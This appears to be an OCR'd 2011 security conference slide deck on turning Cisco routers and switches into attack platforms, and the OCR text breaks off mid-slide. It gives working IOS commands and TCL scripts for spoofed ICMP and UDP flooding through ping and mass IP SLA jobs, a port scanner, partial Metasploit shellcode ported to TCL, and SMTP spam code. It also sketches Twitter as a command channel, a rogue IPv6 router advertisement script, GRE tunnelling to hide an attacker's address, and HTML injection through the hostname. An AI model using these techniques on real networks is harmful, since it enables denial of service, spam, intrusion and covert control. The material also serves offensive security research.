attacking with cisco devies

or why a cisco device can be evil

Christoph Weber

christoph.weber@packetlevel.ch

network + security engineer

HSLU 2011

Lucerne University of Applied Sciences and Arts

HOCHSCHULE LUZERN

packetlevel

protocol analysis and network troubleshooting

show disclaimer

- This is my own study and analysis !
- All information are my private work and ideas !
- Represents my meaning !
- No relation to the company, I currently work for it !

show Warning / ©-Info

- ALL information's are for internal and testing purpose only !
- packetlevel.ch is NOT responsible for any abuse usage of this information's !
- maybe it's against your local law !
- It can maybe crash “your” network !
- Do it in your test environment, especially if you want to keep your job!

- © Info:
  Cisco © is a trademark of Cisco Systems Inc.

show kron schedule

- the forgotten network devices
- attacking
  - samples
  - ideas
- Tunnel's around the world
- IPv6
- Attacking the management environment
- Conclusion / Next Steps
- Questions

show about-me

Name:	Christoph Weber
Job:	Security and Network Engineer Big ISP in Switzerland
Email:	christoph.weber@packetlevel.ch
Hacking:	> 30 years
Hobbys:	- build and flying kites - friends + traveling

the usual suspects

- If you receive a Spam Mail, you are attacked by a virus or under a DDoS attack, your devices are scanned. your first mind is:

  This come from a PC or Server, a bot client.

  the usual suspects !

the „forgotten“ suspects

- L2 + L3 network devices
  - Router
  - Switch

  the focus of this presentation.

- and all other „network connected devices“

  but this is a other really bad story…..

requirements

- Possibility for Programming (or scripting)
- Space to store data and/or programs
- interaction / automation
- Ideas…

All this is possible with Cisco Devices!

(and many devices from other vendors)

TCL Shell

- TCL Scripting support on IOS (starting at 2003)
  - most TCL Standard Commands
  - IOS system commands
  - some Cisco commands and extensions

- be intended for monitoring, automation and creating short scripts for the admin
- more and more features are implemented

Storage Space

- Available on NVRAM or flash.
  - most rare, because expensive.

- But possible to store Scripts, Data on a other external location and “import” / “export” over tftp, scp, ftp….

controlling

- Command Line
- Kron scheduler for time based events
- EEM
  - embedded event manager
- ERM
  - embedded resource manager

Packet Crafting

- using IOS “build-in” commands.
  Can be executed from command line or TCL-scripts
- TCP Socket in TCL.
- new since IOS 15.1T
  UDP with TCL

ICMP flooding

- ICMP flooding with Ping ? !

```
evil-7200#
evil-7200#ping 192.168.2.200

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.200, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/4 ms
evil-7200#
```

not really ! But……

ICMP flooding

- remember the PING options:

```
evil-router#ping 192.168.2.200 ?
     data       specify data pattern
     df-bit     enable do not fragment bit in IP header
     repeat     specify repeat count
     size       specify datagram size
     source     specify source address or name
     timeout    specify timeout interval
     validate   validate reply data
```

look to this options:

size, source, repeat and timeout.

ICMP flooding

- and the successful combination is:

```
evil-7200#ping 192.168.1.1 repeat 10000 size 64 timeout 0
```

- or without slow Output in a TCL script

```
exec "ping 192.168.1.1 source 1.2.3.4 repeat 10000 timeout 0 size 64"
```

- Up to 20‘000 pkt/s (depends on the router)

```
evil-7200#ping 192.168.1.1 repeat 1000 size 64 timeout 0

Type escape sequence to abort.
Sending 1000, 64-byte ICMP Echos to 192.168.1.1, timeout is 0 seconds:
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
..................................................................
..................................................................
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

IP SLA

- with the “IP SLA” function in the IOS, there is a other way to create packets to a specific port and target.
  Normally used for testing the availability of services and/or devices.

IP SLA Samples

- tcp connections to 192.168.1.1 port 99 every 1 second

```
ip sla 1
  tcp-connect 192.168.1.1 99 control disable
  threshold 1
  timeout 1
  frequency 1

ip sla schedule 1 life 300 start-time now
```

IP SLA Samples

- udp connections to 192.168.1.1 port 100, from source-ip 1.2.3.4 and source-port 12345 every 1 second

```
ip sla 2
   udp-echo 192.168.1.1 100 source-ip 1.2.3.4 \
            source-port 12345 control disable
   threshold 1
   timeout 1
   frequency 1

ip sla schedule 2 life 300 start-time now
```

The source IP can be spoofed !

IP SLA Samples

- HTTP Connections

```
ip sla 4
    http get http://192.168.2.100/index.html
    threshold 1
    timeout 1
    frequency 60

ip sla schedule 4 life 300 start-time now
```

IP SLA Samples

- Multicast

```
ip sla 5
    udp-echo 224.1.2.3 10000 source-ip 192.168.1.100 \
control disable
    threshold 0
    timeout 0
    frequency 5

ip sla schedule 5 life 300 start-time now
```

IP SLA

- What happens ?

  - if we create 1000 SLA Tests on the same router to the same target ?
  - if they start at the same time ?
  - if we use a script for creating this 1000 SLA's ?

IP SLA Scripts

- Creating 1000 IP SLA‘s (sample script)

```
puts "Creating UDP"
set count 1000
for {set X 1} {$X<$count} {incr X} {
puts $X
ios_config "ip sla $X" "udp-echo 192.168.1.1 100 \
   control disable" "threshold 1" \
   "timeout 1" "frequency 1"
ios_config "ip sla schedule $X life 300 start-time now"
}
```

IP SLA Scripts

- Deleting 1000 IP SLA‘s

```
puts "Deleting"
set count 1000
for {set X 1} {$X<$count} {incr X} {
puts $X
ios_config "no ip sla $X "
}
```

IP SLA Limits

- Some Limits on frequency and timeouts

```
evil-7200(config-ip-sla-http)#frequency ?
  <1-604800>  Frequency in seconds (default 60)

evil-7200(config-ip-sla-http)#frequency 1
Error: Minimum frequency for HTTP should be 60sec

evil-7200(config-ip-sla-http)#
```

- depends on IOS Version

```
evil-router(config-ip-sla-http)#timeout 0
%Error: timeout value is less than threshold 1

evil-router(config-ip-sla-http)#
```

IP SLA Limits

- For creating 1000 IP SLA‘s with a TCL-scripts, it needs a lot of CPU Power. After they are created, no longer full CPU power is used.
- the running-config File has some limits, based on your NVRAM and Router Memory.
  (use `service compress-config`)

IP SLA Samples


- HTTP Connections RAW

```
ip sla 1
 http raw http://192.168.2.100:445
 http-raw-request
 \x01\x02\x03\x48\x41\x4C\x4C\x4F\xff
 exit
ip sla schedule 1 start-time now
```

- Known Limits / Problems
  - max 1280 chars (in the config file)
  - max 252 chars per line
  - Currently, i found NO way, to send a "NULL" (0x00) (arghhh !!)
  - \x?? decrease the max packet size

TCL Sample TCP Port Scanner

- TCL allows to create a TCP Socket
- build a short script for this
- interpret the error code for the socket creating



TCL Sample TCP Port Scanner

```
#####################################################
#
# set portlist to scan (prototype)
#
proc scanip {ip} {
 foreach port {21 22 23 25 80 110 443 8080 } {
 connect $ip $port
 }
}
#
# simple try and error
#
proc connect {host port} {
if {[catch {
    set sock [socket $host $port]
    } msg ] != 0} {
    puts "$host $port Close"
    } else {
    puts "$host $port Open"
    }
}
if {! [string equal $argv ""]} {
  if {![regexp {^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$} $argv]} {
    puts {Usage: scanip [ip-address]}; return;
  }
}
catch { scanip $argv } err
```

TCP Port Scanner installation

- Download the script scanip.tcl into the flash:scanip.tcl
- configure a alias

```
alias exec scanip tclsh flash:scanip.tcl
```

- execute with:

```
scanip [ip-address]
```

- Known Problems
  - slow, if no remote Host available
  - TCL only available on never IOS

TCL Sample Port Scanner

- - input validation (IP + Port) / selectable ports

```
evil-router#scanip
scanip.tcl Version 0.8a / (c) 2008 by packetlevel.ch
Usage: scanip [ip-address] [port] [port] ...
       scanip [ip-address]  (use default port list)

evil-router#scanip 192.168.2.200
192.168.2.200:21 Port Closed: <connection refused>
192.168.2.200:22 Port Closed: <connection refused>
192.168.2.200:23 Port Open:
192.168.2.200:25 Port Closed: <connection refused>
192.168.2.200:80 Port Open:
192.168.2.200:110 Port Closed: <connection refused>
192.168.2.200:443 Port Closed: <connection refused>
192.168.2.200:445 Port Closed: <connection refused>
192.168.2.200:3128 Port Closed: <connection refused>
192.168.2.200:8080 Port Closed: <connection refused>

evil-router#
```

Exploiting other systems

- Take normal „exploits“ and port to TCL. Sample

Meatsploit Code:

```
char code[] =
"\xe8\x38\x00\x00\x00\x43\x4d\x44\x00\xe7\x79\xc6\x79\xe5\x49\x86"
"\x49\xa4\xad\x2e\xe9\xa4\x1a\x70\xc7\xd9\x09\xf5\xad\xcb\xed\xfc"
"\x3b\x8e\x4e\x0e\xec\x7e\xd8\xe2\x73\xad\xd9\x05\xce\x72\xfe\xbd
```


TCL Code:

```
set shellcode "\xe8\x38\x00\x00\x00\x43\x4d\x44\x00\xe7\x79\xc6\x79\xe5\x49\x86..
.
.
```

twitter

- using of HTTP-API‘s
- interact with other software
- send or receive TCP traffic
- do what ever you like or need to do
- For example:
  my router is twittering !

Twitter Sample



Twitter

- Code Snippet

```
#
set tw_totlen [expr $tw_len+7]
#
# open socket and send
#
set sh [socket $tw_server 80]
puts -nonewline $sh "POST /statuses/update.xml HTTP/1.1\n"
puts -nonewline $sh "Authorization: Basic "
puts -nonewline $sh $tw_auth
puts -nonewline $sh "\n"
puts -nonewline $sh "User-Agent: ciscotwitter.tcl 0.3\n"
puts -nonewline $sh "Host: twitter.com\n"
puts -nonewline $sh "Accept: */*\n"
puts -nonewline $sh "Content-Length: "
puts -nonewline $sh $tw_totlen
puts -nonewline $sh "\n"
puts -nonewline $sh "Content-Type: application/x-www-form-urlencoded\n"
puts -nonewline $sh "\n"
puts -nonewline $sh "status="
puts -nonewline $sh $tw_msg
flush $sh
close $sh
return
}
```

Twitter

- Create Messages based on Events:
  - High CPU Load
  - Interface Up/Down
  - internal temperature
  - user login
  - send netflow infos
  - ....

  Remember, there are twitter limits per day/hour -> see twitter.com

Twitter

- EEM Sample

```
event manager applet high_cpu
! --- 1.3.6.1.4.1.9.9.109.1.1.1.1.4.1 gives the cpu utilization
   using 1 min interval
! --- trigger event when cpu utilization hits 75% and starts
   monitoring (re-arms) again when it drops below 40%
! --- SNMP polling interval is set to 60 secs
event snmp oid 1.3.6.1.4.1.9.9.109.1.1.1.1.4.1 get-type exact
   entry-op ge entry-val 75 exit-op le exit-val 40 poll-interval
   60
! --- logs a message
action 101 syslog priority notifications msg "High CPU, Twitter
   this info"
! ---
action 102 cli command "enable"
action 103 cli command "tclsh ciscotwitter.tcl High_CPU_Load!"
```

Twitter as control Center

- The Router reads the „latest instruction“ from the Twitter
- The Router do, what the instructions says
  - can be cleartext
    “interface fastethernet 0/2 up”
  - can be coded message
    “sun goes down on 00:02”

Coming soon……

UDP

- Since IOS 15.1T , we can create UDP Packets.

- UDP Portscanner
- UDP Virus (Example: SQL Slammer)
- SNMP / NTP ….

UDP Code Sample

- Sample code snippet for SNMP to a remote host and receive the answer.


```
#       Binging 30
#       len 0e (14)
#       var  1.3.6.1.2.1.1.1.0
#
        set reqbind[] "\x30"
        set bindlen[] "\x0e"
        set bind[] "\x30\x0c\x06\x08\x2b\x06\x01\x02\x01\x01\x01\x00\x05\x00"

        puts -nonewline $s $snmp$version$com$inhex$community$getreq$getlen$reqreq$reqid$errstat$errind$reqbind$bindlen$b:

        set host_event ""
        after 1000 set host_event "timeout"
        vwait host_event
        set inData [read $s]
        puts $inData

    close $s
}
udp_puts
```

Other udp/tcp ideas

- New BGP deamon
- All types of server-services (IRC/mail/dns..)
- Bot client/server
- Self distribution code.
- SIP war dialer.
- what ever you want.....

sending spam from a cisco device

- Overview




sending Spam from a cisco device

- Code Snippet:
  (full code not public available)

```
set sockid [socket $smtphost 25]
set status [catch {
puts $sockid "HELO $smtphost"
flush $sockid
set result [gets $sockid]
if {$trace} then {
puts stdout "HELO $smtphost\n\t$result"
}
puts $sockid "MAIL From:<$from>"
flush $sockid
set result [gets $sockid]
if {$trace} then {
puts stdout "MAIL From:<$from>\n\t$result"
}
```

UDP flooding “target” from “some” routers



IPv6

- Yes, most of all this stuff works with IPv6
  - if the router/switch IOS is ipv6 ready
  - if the device is connected to a ipv6 network (direct or tunnel)

- IPv6 gives me a new and bigger "playground" for all my new ideas.

IPv6 TCL

- TCL is IP6 Ready

udp_open *-ipv6 port*

Example:

```
Router(tcl)# udp_open -ipv6 56005
```

Opens a UDP socket.

- If a port is specified the UDP socket will be opened on that port. Otherwise the system will choose a port and you can use the **fconfigure** command to obtain the port number, if required. If *-ipv6* argument is specified, the socket will be opened specifying the AF_INET6 protocol family.

socket -myaddr *addr* **-myport** *port* **-myvrf** *vrf-table-name host port*

Example:

```
Router(tcl)# socket -myaddr 10.4.9.34 -myport
12345 -myvrf testvrf 12346
```

Specifies the client socket and allows a TCL interpreter to connect via TCP over IPv4/IPv6 and opens a TCP network connection. You can specify a port and host to connect to; there must be a server to accept connections on this port.

- **-myaddr** *addr*—domain name or numerical IP address of the client-side network interface required for the connection. Use this option especially if the client machine has multiple network interfaces.
- **-myport** *port*— port number that is required for the client's connection.
- **-myvrf** [*vrf_table_name*]—specifies the vrf table name. If the vrf table is not configured, then the command will return a TCL_ERROR.

IPv6


- Some restrictions found:
- Ping has no parameter for “outgoing interface” if you ping Multicast addresses.
- IP SLA:

Destination ipv6 address can not be a link-local address

Destination ipv6 address can not be a multicast address

Sample: generate IPv6 RA

- RA
  (ICMPv6 Type 134)
- router sends periodic out RA information, or on SA requests.
- and each time, you create a new prefix on the routerconfig.



generate random RA

- codesnip from fake_ipv6_ra.tcl


```
#
# create and delete the prefix
#
proc do_badthing { interface } {
# set to max, for most fun
set max_lifetime 4294967295
# set to max, for most fun
set max_validtime 4294967295
#
set pre1 [addr]
set app1 "\:\:/64"
set prefix $pre1
append prefix $app1
ios_config "interface $interface" "ipv6 nd prefix $prefix"
# sleep short, the router need some time....
sleep(3)
ios_config "interface $interface" "no ipv6 nd prefix $prefix"
}
```

full code currently not public available !

Tunnel around the world

- Tunnel to a remote Routing Device
  from your PC
- NAT to Public Router IP, for hiding my IP‘
- route your Traffic in to the Target in the GRE Tunnel !!!
- Do what ever you want to do,
  the rest of the World see only the Router NAT IP
- Be careful with DNS and other Traffic, and make sure, all Traffic to the Target goes to the Tunnel

Tunnel to NAT



attacking the management software

- attacking the admin over the client
- attacking the routeradmin Software
- attacking the syslog system

hostname

change the Routername to one, with HTML-Tags

```
hostname <H1>MY_BIG_ROUTER</H1>
```

OR

